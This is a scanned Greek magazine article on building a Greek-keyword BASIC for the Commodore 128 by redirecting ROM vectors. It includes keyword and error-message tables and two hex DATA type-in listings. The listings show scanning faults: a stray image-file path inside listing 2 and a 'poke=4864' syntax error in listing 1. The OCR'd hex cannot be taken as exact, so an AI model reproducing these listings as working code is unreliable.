Υποθέτω βέβαια πως όλα αυτά δεν είναι ίσως πλήρως κατανοητά από άτομα που δεν έχουν και μεγάλη σχέση με τη γλώσσα μηχανής γι᾽ αυτό θα διακινδυνεύσω έναν παραλληλισμό με την BASIC. Ας πούμε λοιπόν πως γράφουμε ένα πρόγραμμα σε BASIC που έχει χονδρικά την εξής μορφή:

```
10 LET HILO=100
...
90 GOTO HILO
```

Σ᾽ αυτό το σημείο θα πρέπει επίσης να κάνουμε την υπόθεση ότι η εντολή GOTO μπορεί να συνταχτεί με μεταβλητή, πράγμα που απ᾽ όσο γνωρίζω δεν κάνει καμία BASIC. Συνεχίζουμε λοιπόν:

```
100 ...
110 ...
...
```

Εδώ πρέπει ακόμη ν᾽ αναφέρουμε ότι η HILO ορίζεται μόνο στη γραμμή 10 που σημαίνει ότι αν τροποποιηθεί τότε θα παραμείνει τροποποιημένη μέχρι να εκτελεστεί μια εντολή RUN ή μια εντολή GOTO 10 που στο επίπεδο της γλώσσας μηχανής σημαίνει RESET ή JMP $E000 κ.τλ. Είναι νομίζω φανερό τώρα ότι αν σε κάποια στιγμή προσθέσουμε κάποιες γραμμές:

```
1000 ...
1010 ...
...
1990 GOTO 100
```

κι αφού διακόψουμε το πρόγραμμα με κάποιο τρόπο π.χ. BREAK, δώσουμε: LET HILO=1000 και CONT, κάθε φορά που θα καλείται απ᾽ το πρόγραμμα η ρουτίνα που αρχίζει απ᾽ την 90 (π.χ. GOSUB 90), τότε αυτόματα θα εκτελείται πρώτα η ρουτίνα που έχουμε γράψει εμείς (αφού η 90 GOTO HILO θα καταλήγει στην 1000 ...), κι έπειτα μέσω της 1990 GOTO 100 θα εκτελείται η ρουτίνα του προγράμματος. Βέβαια αν δεν θέλουμε να εκτελείται καθόλου η ρουτίνα του προ-

ΑΝΤΙΣΤΟΙΧΙΕΣ ΕΝΤΟΛΩΝ ΕΛΛΗΝΙΚΗΣ BASIC

ABS	ΑΠ	*FRE*	ΜΝΗ	*RENUMBER*	ΜΕΤΑΡ
AND	ΚΑΙ	*GET*	ΠΑΡΕ	*RESTORE*	ΑΡΧΗ
APPEND	ΠΡΟΣΡΤ	*GO*	ΓΙΝΕ	*RESUME*	ΞΑΝΑΡΧ
ASC	ΚΩΔ	*GOSUB*	ΚΑΛΕΣΕ	*RETURN*	ΕΠΕΣΤΡΕΨΕ
ATN	ΣΦ	*GOTO*	ΓΡΑΜΜΗ	*RGR*	ΤΓΡ
AUTO	ΑΥΤΟ	*GRAPHIC*	ΓΡΑΦΙΚΑ	*RIGHT$*	ΔΕΞΙ$
BACKUP	ΑΝΤΙΓΡ	*GSHAPE*	ΔΜΟΡΦΗ	*RND*	ΤΥΧ
BANK	ΣΕΛΙΔΑ	*HEADER*	ΟΔΗΓΟΣ	*RREG*	ΤΚΑΤ
BEGIN	ΑΦΕΤ	*HELP*	ΛΑΘΟΣ	*RSPCOLOR*	ΤΧΡΩΜΞΩΤ
BEND	ΤΕΡΜΑ	*HEX$*	ΔΕΞ$	*RSPPOS*	ΤΘΣΞΩΤ
BLOAD	ΜΦΟΡΤΩΣΕ	*IF*	ΕΑΝ	*RSPRITE*	ΤΞΩΤΙΚΟ
BOOT	ΕΚΤΕΛ	*INPUT*	ΕΙΣΑΓΕ	*RUN*	ΤΡΕΞΕ
BOX	ΚΟΥΤΙ	*INPUT#*	ΕΙΣΑΓΕ#	*RWINDOW*	ΤΠΑΡΑΘ
BSAVE	ΜΣΩΣΕ	*INSTR*	ΘΒΡΧ	*SAVE*	ΣΩΣΕ
BUMP	ΜΠΟΥΜ	*INT*	ΑΚ	*SCALE*	ΣΚΑΛΑ
CATALOG	ΚΑΤΑΛΟΓ	*JOY*	ΧΕΙΡ	*SCNCLR*	ΟΘΟΝΗ
CHAR	ΧΑΡ	*KEY*	ΠΛΗΚΤΡΟ	*SCRATCH*	ΔΙΑΓΡ
CHR$	ΧΑΡ$	*LEFT$*	ΑΡΙ$	*SGN*	ΠΡΣ
CIRCLE	ΚΥΚΛΟΣ	*LEN*	ΜΗΚ	*SIN*	ΗΜ
CLOSE	ΚΛΕΙΣΕ	*LET*	ΟΡΙΣΕ	*SLEEP*	ΥΠΝΟΣ
CLR	ΜΗΔ	*LIST*	ΛΙΣΤΑ	*SLOW*	ΑΡΓΑ
CMD	ΕΞΟΔ	*LOAD*	ΦΟΡΤΩΣΕ	*SOUND*	ΗΧΟΣ
COLLECT	ΣΥΛΛΕΞΕ	*LOCATE*	ΕΔΡΟΜ	*SPC(*	ΔΣΤ(
COLLISION	ΣΥΓΚΡΣ	*LOG*	ΛΟΓ	*SPRCOLOR*	ΞΤΧΡΩΜΑ
COLOR	ΧΡΩΜΑ	*LOOP*	ΠΑΛΙ	*SPRDEF*	ΟΡΞΩΤ
CONCAT	ΕΝΩΣΕ	*MID$*	ΜΕΣΟ$	*SPRITE*	ΞΩΤΙΚΟ
CONT	ΕΞΑΚ	*MONITOR*	ΜΟΝΙΤΟΡ	*SPRSAV*	ΞΤΣΩΣΕ
COPY	ΚΟΠΙΑ	*MOVSPR*	ΚΙΝΞΩΤ	*SQR*	ΡΙΖ
COS	ΣΥΝ	*NEW*	ΝΕΟ	*SSHAPE*	ΠΜΟΡΦΗ
DATA	ΠΛΗΡ	*NEXT*	ΕΠΟΜ	*STASH*	ΔΩΣΕ
DCLEAR	ΚΑΘΔ	*NOT*	ΟΧΙ	*STEP*	ΑΝΑ
DCLOSE	ΔΚΛΕΙΣΕ	*OFF*	ΟΦ	*STOP*	ΣΤΟΠ
DEC	ΔΕΚ	*ON*	ΟΠΟΥ	*STR$*	ΒΡ$
DEF	ΚΑΘΡ	*OPEN*	ΑΝΟΙΞΕ	*SWAP*	ΑΝΤΑΛ
DELETE	ΣΒΗΣΕ	*OR*	ΕΙΤΕ	*SYS*	ΣΥΣ
DIM	ΠΙΝ	*TRON*	ΑΝΙΧ	*TAB(*	*ΜΤΘ(*
DIRECTORY	ΑΡΧΕΙΑ	*PAINT*	ΒΑΨΕ	*TAN*	ΕΦ
DLOAD	ΔΦΟΡΤΩΣΕ	*PEEK*	ΠΕΡ	*TEMPO*	ΤΕΜΠΟ
DO	ΚΑΝΕ	*PEN*	ΜΟΛΥΒΙ	*THEN*	ΤΟΤΕ
DOPEN	ΔΑΝΟΙΞΕ	*PLAY*	ΠΑΙΞΕ	*TO*	ΣΤΟ
DRAW	ΣΥΡΕ	*POINTER*	ΔΕΙΚΤΗΣ	*TRAP*	ΠΑΓΙΔ
DSAVE	ΔΣΩΣΕ	*POKE*	ΒΑΛΕ	*TROFF*	ΚΛΙΧ
DVERIFY	ΔΣΥΓΚΡΙΝΕ	*POS*	ΘΕΣ	*TRON*	ΑΝΙΧ
ELSE	ΑΛΛΙΩΣ	*POT*	ΠΟΤ	*UNTIL*	ΩΣΠΟΥ
END	ΤΕΛΟΣ	*PRINT*	ΓΡΑΨΕ	*USING*	ΜΕΣΩ
ENVELOPE	ΦΑΚΕΛΟΣ	*PRINT#*	ΓΡΑΨΕ#	*USR*	ΧΡΣ
ERR$	ΛΑΘ$	*PUDEF*	ΦΟΡΜ	*VAL*	ΑΞ
EXIT	ΒΓΕΣ	*QUIT*	ΑΦΗΣΕ	*VERIFY*	ΣΥΓΚΡΙΝΕ
EXP	ΕΚΘ	*RCLR*	ΤΧΡ	*VOL*	ΕΝΤ
FAST	ΓΡΗΓ	*RDOT*	ΤΣΗΜ	*WAIT*	ΠΕΡΙΜ
FETCH	ΦΕΡΕ	*READ*	ΔΙΑΒ	*WHILE*	ΟΣΟ
FILTER	ΦΙΛΤΡΟ	*RECORD*	ΕΓΓΡ	*WIDTH*	ΠΛΑΤΟΣ
FN	ΣΝ	*REM*	ΠΑΡΑΤ	*WINDOW*	ΠΑΡΑΘ
FOR	ΓΙΑ	*RENAME*	ΜΕΤΟΝ	*XOR*	ΑΠΗ

ΜΗΝΥΜΑΤΑ ΛΑΘΟΥΣ ΣΤΗΝ ΕΛΛΗΝΙΚΗ BASIC

BAD DISK	ΚΑΚΟΣ ΔΙΣΚΟΣ	LOOP WITHOUT DO	ΠΑΛΙ ΧΩΡΙΣ ΚΑΝΕ
BAD SUBSCRIPT	ΚΑΚΟΣ ΔΕΙΚΤΗΣ	MISSING FILE NAME	ΑΠΩΝ ΟΝΟΜΑ ΑΡΧΕΙΟΥ
BEND NOT FOUND	ΔΕΝ ΒΡΙΣΚΕΤΑΙ ΤΕΡΜΑ	NEXT WITHOUT FOR	ΕΠΟΜ(ΕΝΟ) ΧΩΡΙΣ ΓΙΑ
BREAK	ΔΙΑΚΟΠΗΣ	NO GRAPHICS AREA	ΑΠΩΝ ΧΩΡΟΣ ΓΡΑΦΙΚΩΝ
CAN'T CONTINUE	ΑΔΥΝΑΤΟ ΝΑ ΣΥΝΕΧΙΣΩ	NOT INPUT FILE	ΑΡΧΕΙΟ ΟΧΙ ΕΙΣΟΔΩΝ
CAN'T RESUME	ΑΔΥΝΑΤΟ ΝΑ ΞΑΝΑΡΧΙΣΩ	NOT OUTPUT FILE	ΑΡΧΕΙΟ ΟΧΙ ΕΞΟΔΩΝ
DEVICE NOT PRESENT	ΑΠΩΝ ΠΕΡΙΦ' ΑΚΟ	OUT OF DATA	ΤΕΛΟΣ ΔΕΔΟΜΕΝΩΝ
DIRECT MODE ONLY	ΟΧΙ ΓΙΑ ΠΡΟΓΡΑΜΜΑ	OUT OF MEMORY	ΤΕΛΟΣ ΜΝΗΜΗΣ
DIVISION BY ZERO	ΜΗΔΕΝΙΚΟΣ ΠΑΡΟΝΟΜΑΣΤΗΣ	OVERFLOW	ΥΠΕΡΧΕΙΛΙΣΗ
FILE DATA	ΔΕΔΟΜΕΝΑ ΑΡΧΕΙΟΥ	REDIM'D ARRAY	ΠΙΝΑΚΑΣ ΗΔΗ ΥΠΑΡΧΕΙ
FILE NOT FOUND	ΑΝΥΠΑΡΚΤΟ ΑΡΧΕΙΟ	RETURN WITHOUT GOSUB	ΕΠΙΣΤΡΕΨΕ ΧΩΡΙΣ ΚΛΗΣΗ
FILE NOT OPEN	ΜΗ ΑΝΟΙΚΤΟ ΑΡΧΕΙΟ	STRING TOO LONG	ΠΟΛΥ ΜΑΚΡΥΣ ΒΡΟΓΧΟΣ
FILE OPEN	ΑΝΟΙΚΤΟ ΑΡΧΕΙΟ	SYNTAX	ΣΥΝΤΑΚΤΙΚΟ
FILE READ	ΔΙΑΒΑΣΜΑ ΑΡΧΕΙΟΥ	TOO MANY FILES	ΠΟΛΛΑ ΑΡΧΕΙΑ
FORMULA TOO COMPLEX	ΠΕΡΙΠΛΟΚΗ ΦΟΡΜΟΥΛΑ	TYPE MISMATCH	ΑΝΤΙΘΕΤΟΥ ΤΥΠΟΥ
ILLEGAL DEVICE NUMBER	ΑΡΙΘΜΟΣ ΠΕΡΙΦ' ΑΚΟΥ	UNDEF'D FUNCTION	ΣΥΝΑΡΤΗΣΗ ΜΗ ΟΡΙΣΜΕΝΗ
ILLEGAL QUANTITY	ΑΝΕΠΙΤΡΕΠΤΗ ΤΙΜΗ	UNDEF'D STATEMENT	ΑΠΟΥΣΑ ΓΡΑΜΜΗ ΠΡΟΓ' ΤΟΣ
LINE NUMBER TOO LARGE	ΓΡΑΜΜΗ ΠΟΛΥ ΜΕΓΑΛΗ	UNIMPLEMENTED COMMAND	ΑΝΥΠΟΣΤΗΡΙΚΤΗ ΕΝΤΟΛΗ
LOAD	ΔΥΣΚΟΛΟ ΦΟΡΤΩΜΑ	UNRESOLVED REFERENCE	ΜΗ ΥΠΟΛΟΓΙΣΙΜΗ ΑΝΑΦΟΡΑ
LOOP NOT FOUND	ΔΕΝ ΒΡΙΣΚΕΤΑΙ ΠΑΛΙ	VERIFY	ΑΝΟΜΟΙΑ ΑΡΧΕΙΑ

γράμματος μπορούμε να τελειώσουμε τη δική μας ρουτίνα με την:
1990 RETURN.

Αυτό συμβαίνει πάνω κάτω και με την επέμβαση που έκανα στη BASIC. Απλώς έσπρωξα λιγάκι πιο χαμηλά το βέλος ορισμένων ρουτινών αφού φρόντισα να τις αντικαταστήσω με κάποιες άλλες που δεν ελέγχουν πια τα λεξιλόγια της ROM αλλά τα δικά μου που τα έχουν αντικαταστήσει. Ως αυτό το σημείο τα πράγματα ήταν εύκολα. Τα λεξιλόγια της BASIC όπως και ο πίνακας μηνυμάτων λαθών είναι συγκεντρωμένα και ελέγχονται κατά συρροή επιτρέποντας μ' ένα έμμεσο JMP την επέμβαση. Το πραγματικό πρόβλημα παρουσιάστηκε όταν έπρεπε ν' αντικατασταθούν μεμονωμένα μηνύματα της BASIC (π.χ. EXTRA IGNORED ή ARE YOU SURE? κ.τλ.) και του λειτουργικού (π.χ. PRESS PLAY ON TAPE ή LOADING κ.τλ.). Σ' αυτές τις περιπτώσεις δεν υπήρχε η ευκολία του έμμεσου JMP κι έτσι είχα πραγματικά ν' αποφασίσω αν θα έπρεπε να παραιτηθώ τελείως, αφού η ROM δεν σηκώνει και πολλά πολλά. Τελικά επικράτησε ο εγωισμός μου που μ' έβαλε να χρησιμοποιήσω έναν πολύ παράδοξο τρόπο που όμως λειτούργησε. Φυσικά δεν έκανα μάγια. Επενέβην απλώς στη λειτουργία IBSOUT του KERNAL η οποία δίνει ένα χαρακτήρα στο ενεργό περιφερειακό (απ' την BASIC καλείται μέσω της PRINT ή της PRINT≠) και η οποία αρχίζει μ' ένα έμμεσο JMP. Όταν λοιπόν ένας χαρακτήρας πάρει το δρόμο της εκτύπωσης στην οθόνη ή οπουδήποτε αλλού, ελέγχεται αμέσως το σημείο του προγράμματος απ' το οποίο στάλθηκε κι αποφασίζεται το αν είναι μήνυμα που πρέπει ν' αλλαχτεί ή όχι. Στη δεύτερη περίπτωση απλά αφήνεται να συνεχίσει μέχρι να τυπωθεί ενώ στην πρώτη γίνεται η αντικατάσταση του μηνύματος απ' το ελληνικό αντίστοιχο και παράλληλα διευθετείται έτσι η επιστροφή στο πρόγραμμα ώστε να φαίνεται ότι έχει σταλεί για εκτύπωση και το τελευταίο γράμμα του μηνύματος κι έτσι το πρόγραμμα να συνεχίζει στην επόμενη λειτουργία του. Θα σκεφτεί κανείς ότι ο έλεγχος είναι χρονοβόρος αλλά δεν είναι έτσι. Χρειάζεται να εκτυπωθούν γύρω στις 11500 χαρακτήρες για να καθυστερήσει ο υπολογιστής 1 δευτερόλεπτο πάνω κάτω. Είναι νομίζω μηδαμινό.

Όσον αφορά την πρακτική χρησιμότητα της εφαρμογής, η απάντηση θα είναι λακωνική αλλά και χαρακτηριστική. Ο μικρότερός μου αδελφός ποτέ δεν ενδιαφέρθηκε να μάθει τι ακριβώς είναι ο Ηλεκτρονικός Υπολογιστής και τι θα πει πρόγραμμα στα τρία χρόνια που με βλέπει ν' ασχολούμαι μανιωδώς. Είναι όμως γεγονός ότι κατάφερε να συντάξει το πρώτο του πρόγραμμα στην ελληνική BASIC που του έδειξα μέσα σε μισή ώρα και χωρίς σοβαρά λάθη. Κι είναι φυσικό αφού η σχέση του με την αγγλική είναι ελάχιστη ενώ η εύκολη κατανόηση των εντολών που χρειάζονταν, του έδωσε το κίνητρο να προσπαθήσει έχοντας ξεπεράσει το πρόβλημα της βασικής επικοινωνίας με τον υπολογιστή.

Τέλος, αφού αποτελεί κοινό τόπο το γεγονός ότι κάθε πρόγραμμα έχει πλεονεκτήματα και μειονεκτήματα, θα αναφέρω τα του δικού μου προγράμματος δια βραχέων πριν προβώ σε κάποιες υποδείξεις όσον αφορά το γράψιμο και το σώσιμο του προγράμματος. Ένα μειονέκτημα είναι το γεγονός ότι το μήνυμα BOOTING του λειτουργικού δεν έχει για τεχνικούς λόγους αντικατασταθεί, που σημαίνει ότι θα εμφανίζεται μετά την αλλαγή του σετ χαρακτήρων σαν BOOTING. Το ίδιο συμβαίνει και με τα δύο μηνύματα του χώρου σχεδιασμού των SPRITES που καλείται από τη BASIC με την εντολή SPRDEF. Τα μηνύματα αυτά είναι τα SPRITE NUMBER και COPY FROM? τα οποία εμφανίζονται ως ΣΠΡΙΤΕ ΝΘΜΒΕΡ και ΨΟΠΥ ΦΡΟΜ? αντίστοιχα. Επίσης η μικρή καθυστέρηση που ανέφερα θα μπορούσε ίσως να θεωρηθεί ως μειονέκτημα. Πλεονέκτημα εκτός από τον ευκολότερο προγραμματισμό θα μπορούσε να είναι το ότι το πρόγραμμα έχει την ικανότητα λόγω της φύσης του να μεταφράζει τα προγράμματα που έχουν ήδη γραφεί στην αγγλική BASIC στα ελληνικά και το αντίστροφο, εφόσον ένα πρόγραμμα γραφεί και σωθεί απ' την ελληνική BASIC κι έπειτα φορτωθεί απ' την αγγλική. Επίσης έχω αντκαταστήσει τις εντολές στα πλήκτρα HELP και RUN. Ακόμη προβλέποντας ότι το πρόγραμμά μου δεν θα είχε καμία σημασία αν δεν έχει κανείς κάνει την «εγχείρηση» αλλαγής γεννήτριας χαρακτήρων στον υπολογιστή του, φρόντισα να ενσωματώσω μια ρουτίνα η ▶

οποία αντικαθιστά τους λατινικούς χαρακτήρες με ελληνικούς και η οποία καλείται αυτόματα απ' τη ρουτίνα ενεργοποίησης με τη διαφορά ότι αντικαθιστά μόνο τους χαρακτήρες της γεννήτριας για τις 80 στήλες αφού το ολοκληρωμένο VDC 8563 που χρησιμοποιείται γι' αυτές έχει ενσωματωμένα 16 K μνήμη RAM εκ της οποίας μέρος χρησιμοποιείται για αντιγραφή της γεννήτριας χαρακτήρων της ROM σε κάθε RESET και έτσι ενδείκνυται για τροποποίηση. Πάντως ας είναι γνωστό ότι οι εντολές χρησιμοποιούν τους κανονικούς ASCII κώδικες από 65 για το A έως και 90 για το Z.

Εν κατακλείδι λοιπόν το πρόγραμμα γράφεται ως εξής:

α. Γράφουμε το LISTING 2 και το τρέχουμε. Γιατί πρώτα το δύο; Η απάντηση έχει σχέση με τη σημασία του καθενός απ' τα δύο LISTINGS για το πρόγραμμα. Το LISTING 2 δεν είναι παρά ο κατάλογος των ελληνικών μηνυμάτων λάθους.

β. Δίνουμε NEW, γράφουμε και τρέχουμε το LISTING 1 οπότε μπαίνουμε πια στην ελληνική BASIC κι αν δώσουμε την εντολή ΛΙΣΤΑ θα δούμε ότι το LISTING 1 έχει ήδη μεταφραστεί. Αν κάνουμε κάποιο λάθος στα DATA το πρόγραμμα θα φροντίσει να μας το επισημάνει λέγοντάς μας και σε ποιά γραμμή έχει γίνει το λάθος.

Είναι σκόπιμο πάντως να σώσει κανείς το πρόγραμμα του LISTING 2 πριν δώσει NEW για να γράψει το LISTING 1 κι έπειτα να σώσει και το LISTING 1 πράγμα που μπορεί να γίνει και από την ελληνική BASIC με την εντολή ΣΩΣΕ. Οι δύο κατάλογοι που παρατίθενται δείχνουν - τι άλλο - τις εντολές και τα μηνύματα λάθους της BASIC που αντικαθίστανται κατά αλφαβητική σειρά.

■

listing 1

```
10 for li=0 to 60:su=0
20 for b=0 to 29:read dt$:by=dec(dt$):su=su+by:poke=4864+li*30+b,by
30 next:read s:if s >< su then print "?data error in";li*10+100:slow:end
40 next:slow:sys4864

100 data    a9,06,a0,a9,85,30,84,2f,20,fa,51,a9,13,a0,20,8d,01,0a,8c,00,0a,a0,51,
            b9,ae,14,99,00,10,88,2834
110 data    10,f7,a9,03,a2,ea,a0,00,20,64,13,a9,14,a2,7f,a0,0a,20,64,13,a0,03,b9,
            aa,14,99,ea,03,88,10,3021
120 data    f7,a9,13,a2,6c,a0,0c,20,64,13,a9,13,a2,cc,a0,06,20,64,13,a9,14,a2,18,
            a0,ee,20,64,13,a9,15,3013
130 data    a2,00,a0,26,20,64,13,4c,71,19,99,01,03,8a,99,00,03,60,20,b7,13,a8,d0,
            03,4c,a1,43,10,0f,c9,2421
140 data    ff,d0,03,4c,19,43,a0,01,20,cc,43,4c,13,43,c9,3f,d0,05,a9,99,4c,86,43,
            c9,3a,f0,e8,a9,18,a0,3420
150 data    7d,20,e2,43,90,03,4c,5f,43,a9,19,a0,3d,20,e2,43,90,03,4c,6e,43,a9,16,
            a0,78,20,e2,43,90,c7,3114
160 data    4c,7d,43,08,c9,22,f0,02,28,60,28,20,80,03,a8,f0,f8,c9,22,d0,f6,4c,80,
            03,30,03,4c,32,51,c9,3103
170 data    ff,f0,f9,24,11,30,f5,aa,c9,fe,f0,0d,c9,ce,f0,09,84,4b,a9,16,a0,78,4c,
            6a,51,c8,20,ec,42,f0,4339
180 data    dd,84,4b,c9,02,b0,03,4c,c0,51,e0,fe,d0,0d,c9,27,b0,f5,69,7e,aa,a9,18,
            a0,7d,90,dd,c9,0b,b0,4151
190 data    e8,69,7e,aa,a9,19,a0,3d,90,d0,8a,10,03,4c,b7,4d,8e,08,12,24,7f,10,1a,
            a0,01,b9,3b,00,99,09,2833
200 data    12,b9,02,12,99,0e,12,88,10,f1,ac,0c,12,c8,f0,03,4c,63,4d,ca,8a,20,4f,
            14,a9,ea,a0,1b,85,26,2930
210 data    84,27,4c,81,4d,a9,04,a0,00,85,27,84,26,ee,c1,03,a9,26,8d,c4,03,ca,30,
            0f,20,c0,03,48,e6,26,2941
220 data    d0,02,e6,27,68,10,f3,30,ee,88,c8,20,c0,03,99,ea,1b,10,f7,ce,c1,03,60,
            a9,00,85,0f,20,80,03,3346
230 data    c9,d3,f0,06,20,86,03,4c,e1,78,20,80,03,20,50,79,20,f7,87,ca,8a,c9,29,
            90,03,4c,28,7d,20,4f,3139
240 data    14,c8,98,20,13,81,8d,03,ff,4c,07,09,07,06,06,06,06,08,0b,06,47,52,41,
            46,49,4b,41,44,46,4f,1817
250 data    52,54,56,53,45,22,41,52,58,45,49,41,0d,4f,55,4f,4e,48,0d,44,53,56,53,
            45,22,54,52,45,4a,45,2100
260 data    0d,4c,49,53,54,41,0d,4d,4f,4e,49,54,4f,52,0d,44,c6,22,2a,0d,54,52,45,
            4a,45,0d,4c,41,55,4f,2023
270 data    53,0d,48,8a,48,98,48,ba,a0,02,bd,04,01,d9,99,15,d0,08,bd,05,01,d9,96,
            15,f0,0b,88,10,ed,68,3078
```

▶

```
280 data  a8,68,aa,68,4c,79,ef,88,10,2a,a5,cf,c9,b0,b0,ef,a0,08,b1,ce,20,7c,15
          a0,00,c8,b1,ce,d0,fb,4270
290 data  18,98,65,ce,9d,09,01,a5,cf,69,00,9d,0a,01,8a,69,05,aa,9a,4c,3a,fa,88
          10,0d,bd,01,01,20,7c,2763
300 data  15,a9,80,9d,06,01,d0,16,a9,ff,20,7c,15,a9,ff,9d,02,01,a9,30,05,77,20
          79,ef,a9,2c,20,79,ef,3235
310 data  68,a8,68,aa,68,60,a0,12,88,d9,9c,15,d0,fa,b9,ae,15,a8,b9,c0,15,08,29
          7f,20,79,ef,c8,28,10,3682
320 data  f3,60,fa,f7,61,37,2a,3b,4c,00,53,47,92,4f,3c,3b,0c,17,1b,2e,49,51,59
          63,6a,ff,00,08,12,21,2533
330 data  36,3a,45,4b,51,58,5f,6e,8c,94,9a,a4,36,b0,0d,44,49,41,4b,4f,50,c8,0d
          45,54,4f,49,4d,4f,53,2676
340 data  2e,8d,45,49,53,41,49,20,42,45,42,41,49,4f,53,20,bf,3f,54,41,20,45,4a
          54,52,41,20,41,43,4e,2166
350 data  4f,48,55,48,4b,41,4e,8d,0d,4f,4b,8d,3f,45,50,41,4e,45,4c,41,42,45,8d
          20,4c,41,55,4f,d3,20,2396
360 data  53,54,48,4e,a0,0d,43,41,58,4e,56,a0,47,49,41,20,54,4f,a0,0d,50,41,54,
          48,53,45,20,54,4f,20,2291
370 data  50,4c,45,c8,0d,50,41,54,48,53,45,20,54,4f,20,50,4c,45,48,20,4b,41,49,
          20,54,4f,20,52,45,4b,2113
380 data  4f,52,4e,d4,0d,46,4f,52,54,56,4e,d6,0d,53,56,5a,56,a0,0d,53,59,47,4b,
          52,49,4e,56,a0,0d,42,2564
390 data  52,45,55,48,4b,45,20,54,4f,a0,50,4c,48,4b,54,52,4f,a0,54,45,4c,4f,d3,
          47,49,c1,45,50,4f,cd,2804
400 data  50,4c,48,d2,45,49,53,41,47,45,a3,45,49,53,41,47,c5,50,49,ce,44,49,41,
          c2,4f,52,49,53,c5,47,2933
410 data  52,41,4d,4d,c8,54,52,45,4a,c5,45,41,ce,41,52,58,c8,4b,41,4c,45,53,c5,
          45,50,45,53,54,52,45,2883
420 data  43,c5,50,41,52,41,d4,53,54,4f,d0,4f,50,4f,d9,50,45,52,49,cd,46,4f,52,
          54,56,53,c5,53,56,53,3119
430 data  c5,53,59,47,4b,52,49,4e,c5,4b,41,55,d2,42,41,4c,c5,47,52,41,43,45,a3,
          47,52,41,43,c5,45,4a,2926
440 data  41,cb,4c,49,53,54,c1,4d,48,c4,45,4a,4f,c4,53,59,d3,41,4e,4f,49,4a,c5,
          4b,4c,45,49,53,c5,50,3142
450 data  41,52,c5,4e,45,cf,4d,54,55,a8,53,54,cf,53,ce,44,53,54,a8,54,4f,54,c5,
          4f,58,c9,41,4e,c1,ab,3497
460 data  ad,aa,af,de,4b,41,c9,45,49,54,c5,be,bd,bc,50,52,d3,41,cb,41,d0,58,52,
          d3,4d,4e,c8,55,45,d3,4086
470 data  52,49,da,54,59,d8,4c,4f,c7,45,4b,d5,53,59,ce,48,cd,45,c6,53,c6,50,45,
          d2,4d,48,cb,42,52,a4,3699
480 data  41,ca,4b,56,c4,58,41,52,a4,41,52,49,a4,44,45,4a,49,a4,4d,45,53,4f,a4,
          47,49,4e,c5,54,47,d2,3111
490 data  54,58,d2,80,58,45,49,d2,54,53,48,cd,44,45,cb,44,45,4a,a4,4c,41,55,a4,
          55,42,52,d8,41,4c,4c,3165
500 data  49,56,d3,4a,41,4e,41,52,d8,50,41,47,49,c4,41,4e,49,d8,4b,4c,49,d8,48,
          58,4f,d3,45,4e,d4,41,3181
510 data  59,54,cf,46,4f,52,cd,47,52,41,46,49,4b,c1,42,41,43,c5,58,41,d2,4b,4f,
          59,54,c9,4b,59,4b,4c,3046
520 data  4f,d3,44,4d,4f,52,46,c8,50,4d,4f,52,46,c8,53,59,52,c5,45,44,52,4f,cd,
          58,52,56,4d,c1,4f,55,3098
530 data  4f,4e,c8,53,4b,41,4c,c1,4c,41,55,4f,d3,4b,41,4e,c5,50,41,4c,c9,42,47,
          45,d3,41,52,58,45,49,2996
540 data  c1,44,53,56,53,c5,44,46,4f,52,54,56,53,c5,4f,44,48,47,4f,d3,44,49,41,
          47,d2,53,59,4c,4c,45,2919
550 data  4a,c5,4b,4f,50,49,c1,4d,45,54,4f,ce,41,4e,54,49,47,d2,53,42,48,53,c5,
          4d,45,54,41,d2,50,4c,3029
560 data  48,4b,54,52,cf,4d,4f,4e,49,54,4f,d2,4d,45,53,d6,56,53,50,4f,d9,4f,53,
          cf,00,53,45,4c,49,44,2926
570 data  c1,46,49,4c,54,52,cf,50,41,49,4a,c5,54,45,4d,50,cf,4b,49,4e,4a,56,d4,
          4a,56,54,49,4b,cf,4a,3062
```

```
580 data   54,58,52,56,4d,c1,54,4b,41,d4,46,41,4b,45,4c,4f,d3,59,50,4e,4f,d3,4b,
           41,54,41,4c,4f,c7,44,2939
590 data   41,4e,4f,49,4a,c5,50,52,4f,53,52,d4,44,4b,4c,45,49,53,c5,4d,53,56,53,
           c5,4d,46,4f,52,54,56,2829
600 data   53,c5,45,47,47,d2,45,4e,56,53,c5,44,53,59,47,4b,52,49,4e,c5,4b,41,55,
           c4,4a,54,53,56,53,c5,3058
610 data   53,59,47,4b,52,d3,41,46,45,d4,54,45,52,4d,c1,50,41,52,41,d5,45,4b,54,
           45,cc,50,4c,41,54,4f,2922
620 data   d3,4f,52,4a,56,d4,41,46,48,53,c5,44,56,53,c5,80,46,45,52,c5,80,41,4e,
           54,41,cc,4f,c6,47,52,3265
630 data   48,c7,41,52,47,c1,00,50,4f,d4,4d,50,4f,59,cd,4d,4f,4c,59,42,c9,54,55,
           53,4a,56,d4,54,4a,56,3039
640 data   54,49,4b,cf,54,58,52,56,4d,4a,56,d4,41,50,c8,54,50,41,52,41,d5,44,45,
           49,4b,54,48,d3,00,a0,2974
650 data   00,8c,00,ff,a9,0b,85,05,84,07,18,20,8e,19,a4,07,38,20,8e,19,c8,c6,05,
           d0,ef,4c,09,40,b9,b6,2867
660 data   19,a2,12,90,02,09,08,20,cc,cd,c8,e8,b9,b6,19,20,cc,cd,a2,08,86,06,c8,
           b9,b6,19,90,02,49,ff,3450
670 data   20,ca,cd,c6,06,d0,f1,60,20,30,66,66,66,66,3e,06,7c,00,20,40,18,3c,66,
           66,66,66,7e,00,20,60,2710
680 data   3c,66,66,66,3c,18,18,00,20,70,7e,60,60,60,60,60,60,00,20,a0,7e,00,00,
           3c,00,00,7e,00,20,c0,2048
690 data   18,3c,66,66,66,66,66,00,21,00,7e,66,66,66,66,66,66,00,21,20,7c,66,66,
           7c,60,60,60,00,21,30,2251
700 data   7e,60,30,18,30,60,7e,00,21,50,3c,66,66,7e,66,66,3c,00,21,60,3c,66,66,
           66,3c,00,7e,00,50,00,2092
```

listing 2

```
10 poke48,7:clr:bank 1:for li=0 to 21:su=0
20 for b=0 to 30:read dt$:by=dec(dt$):su=su+by:poke 4864+li*31+b,by
30 next:read s:if s >< su then print "?data error in";li*10+100:slow:end
40 next:slow


100 data   50,4f,4c,4c,41,20,41,52,58,45,49,c1,41,4e,4f,49,4b,54,4f,20,41,52,58,
           45,49,cf,4d,48,20,41,4e,2451
